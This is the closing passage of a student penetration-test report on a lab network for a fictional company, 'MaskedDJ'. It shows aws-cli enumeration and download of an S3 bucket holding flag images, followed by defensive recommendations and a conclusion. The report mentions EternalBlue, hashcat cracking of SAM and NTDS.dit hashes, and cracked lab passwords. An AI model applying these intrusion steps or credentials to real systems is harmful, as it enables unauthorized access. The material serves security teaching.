Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It has some images of the
 big reveal of who the boss is.  We should be careful this isn't accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$
```

### 2.6 S3 Bucket enumeration:


S3 Bucket is enumerated by using aws-cli command, “aws s3 ls” provided that there are three buckets in the aws for this account.



```
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$
```


On checking each bucket, the bucket named “enpm809q” consists of the 6 flags and a readme.txt as shown in the below screenshot.

The Objects of the bucket is downloaded to the local system using the aws-cli command “aws s3 sync”.




```
webmaster@ubuntu:~$ aws s3 sync s3://enpm809q ./enpm809q
download: s3://enpm809q/README.txt to enpm809q/README.txt
download: s3://enpm809q/flag2.jpeg to enpm809q/flag2.jpeg
download: s3://enpm809q/flag1.jpeg to enpm809q/flag1.jpeg
download: s3://enpm809q/flag3.jpeg to enpm809q/flag3.jpeg
download: s3://enpm809q/flag6.jpeg to enpm809q/flag6.jpeg
download: s3://enpm809q/flag5.jpeg to enpm809q/flag5.jpeg
download: s3://enpm809q/flag4.jpeg to enpm809q/flag4.jpeg
```

The files are transferred to the local machine and the MD5 sum is verified, the readme file consists of the information that the Masked DJ is our young “Professor Shivers” the details are provided in the below screenshot.



```
┌──(kali□ kali)-[~/pentest_assignment]
└─$ md5sum flag*
ec920f6a63f80bdaed233844dee35602  flag1.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg
```



```
┌──(kali㉿ kali)-[~/pentest_assignment]
└─$ cat README.txt

Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers.  He is the Masked DJ.

Sections 0101 and CY01 - You should be able to identify who this is.  See?  I told you I used to be cool.
```

The Masked DJ images are attached below:

## 3. Masked DJ images:

Flag1 image

Flag2 image

Flag3 image

Flag4 image

Flag5 image:

Flag6 image:

# 4. Recommendations:

## 4.1. Operating System Updates:

Ensure the Operating Systems of the machines in the IT infrastructure running the latest version. It is often found that the primary reason for an initial exploitation of a system is due to a vulnerability identified on a machine that has the oldest OS. The current assessment strengthened this hypothesis as the windows 7 which was flagged as end-of-support is vulnerable to the remote code execution vulnerability named “eternal blue” which led to the initial exploitation followed by pivoting.

## 4.2. Patching

Ensure the systems are updated with security patches provided by the vendor.
Keeping the systems updated with the patches to protect the system from exploitation of common vulnerabilities attackers use to find the entry point into the network. As provided in the technical walkthrough, Windows 7 Machine was the entry point because of the vulnerable software version of the windows.

## 4.3. Most Commonly used passwords

Avoid using most commonly used passwords which are easily guessable. Furthermore, avoid configuring dictionary words as passwords for the servers/machines which is easy to brute force using tools.
In the assessment, Hashcat is used to brute force the hashes obtained from the windows 7 machine. The password “Passw0rd” is an easily guessable one and most commonly used.

## 4.4. Password policy

Ensure the password policy meets the complexity requirements. The most viable password policy should include a minimum password length of 12 characters, at least one uppercase character, at least one lowercase character, at least one digit and at least one special character. This might make brute forcing difficult and a possible way of preventing these attacks.
In the current assessment, the Windows 7 machine does not adhere to this password policy, besides that the IT-Admin account used the commonly used password “Julia19!” which did not meet the password policy too. Weak passwords have been a potential factor that led to the compromise.

## 4.5. Hashing

Implement the latest and secured hashing algorithms while storing the hashes onto the SAM file. This would mitigate some of the rainbow table attacks making pre-computed hashes less effective.
In the attacks performed at various stages of the assessment, hashcat generates the pre-computed hashes. The SAM file consists of NTLMv1 hashes. NTLMv1 uses the MD4 hashing algorithm which is less secure. The best practice would be to use NTLMv2 for generating hashes of the user password. NTLMv2 uses HMAC-MD5/HMAC-SHA1 algorithm for generating hashes which mitigates the rainbow attacks.
Similarly, as mentioned earlier, the hashes obtained from the NTDS.DIT file are created using NTLM which uses the weakest hashing algorithm (MD4) and is prone to rainbow attacks.

## 4.6. Encryption

Implement a file-level or disk-level encryption. This might prevent extracting the hashes from SAM file or NTDS.DIT file. It would also have prevented exposing the JPEG files when encrypted.

## 4.7. Configuration best practices

Implement configuration best practices on all the services on the server/machine. Furthermore, disable the anonymous access/ null sessions on all the services.
In the current assessment, users with anonymous access were able to list the network shares on the windows 2016 server over the network. The NMAP script “smb-enum-shares” which uses anonymous access/null session was able to list the network shares through SMB service listening on the Windows

2016 server. This led to further compromise and lateral movement in the network. If the anonymous access would have been disabled, the exploitation might have been difficult.

### 4.8. Secured Backups

Prevent storing the backups on a network share. Network shares are accessible over the network and hence storing the backups on them would expose the sensitive system data to unauthorized personnel.
In the current assessment, the network share “/Files” consists of a folder named backup that has sensitive files including NTDS.dit. This has led to a further exploitation by revealing the passwords. A policy needs to be enforced on the system to restrict copying of sensitive files like SAM/NTDS.dit onto a network share.

### 4.9. File Permissions

Implement principle of least privilege and enforce the permissions to access critical files on the system by only the authorized users.

### 4.10. Multi-Factor Authentication

Enforce multi-factor authentication while accessing the devices over the internet. This adds an extra layer of security for the machines. Even if the username and password is compromised, the attacker would need an MFA token to login to the system. Implement software/hardware-based tokens for multi factor authentication.

In the current assessment, Remote (RDP) access to a windows machine was possible while accessing with the obtained credentials. MFA if implemented, would have protected the windows machine from this unauthorized access.

### 4.11. Password Manager Security

Password Manager stores the user passwords and is protected by a password manager’s password for access. Never store the passwords manager’s password on the machine. Move this Password Manager’s password to a secured location and encrypt it. Configure 2FA for accessing the password manager.
In the current assessment, the password to the password manager is placed on the desktop of the windows machine which led to the enumeration of “webmaster’s credentials”.

### 4.12. Handling Sensitive Information

Never hardcode the unnecessary/sensitive information on the public webpage.

In the assessment, the webmaster has mentioned about moving data to AWS on a public website page that led to the breach of masked identity.

### 4.13. S3 Bucket Protection

Implement bucket policies to restrict the access to S3 buckets on unauthorized IP addresses. Never hard code the AWS access key and secret key on any machine, use a secure vault to store access and secret keys and obtain the JIT (temporary) credentials to access the S3 services. Follow the principle of least privilege to configure the IAM roles for S3 access.

### 4.14. Logging and alerting

Enable logging and alerting on the machines are enabled, Logging the system and audit events would be helpful for containment of the incident, Alerting would help to notify the respective personnel about unauthorized access/ incidents happens in the network.

### 4.15. EDRs and Antivirus

EDRs and Antivirus can be utilized to prevent execution of an exploit on the machine.

### 4.16. Auditing

Regular policy and system audits must be performed periodically to ensure there are no misconfigurations present in the infrastructure, patching is ensured, password policies are validated, and sensitive information is not exposed.

## 5. Conclusion:

In conclusion, our security assessment indicates that while MaskedDJ's current cybersecurity measures are insufficient, there is a substantial opportunity for improvement. The vulnerabilities we identified and exploited during our penetration test highlight the need for immediate action to enhance security protocols.

Coreprotectors successfully accomplished the objectives of the penetration test, demonstrating the potential for unauthorized access to critical systems and sensitive information. Our findings and the accompanying recommendations provided in this report lay out a clear roadmap for strengthening MaskedDJ’s security framework.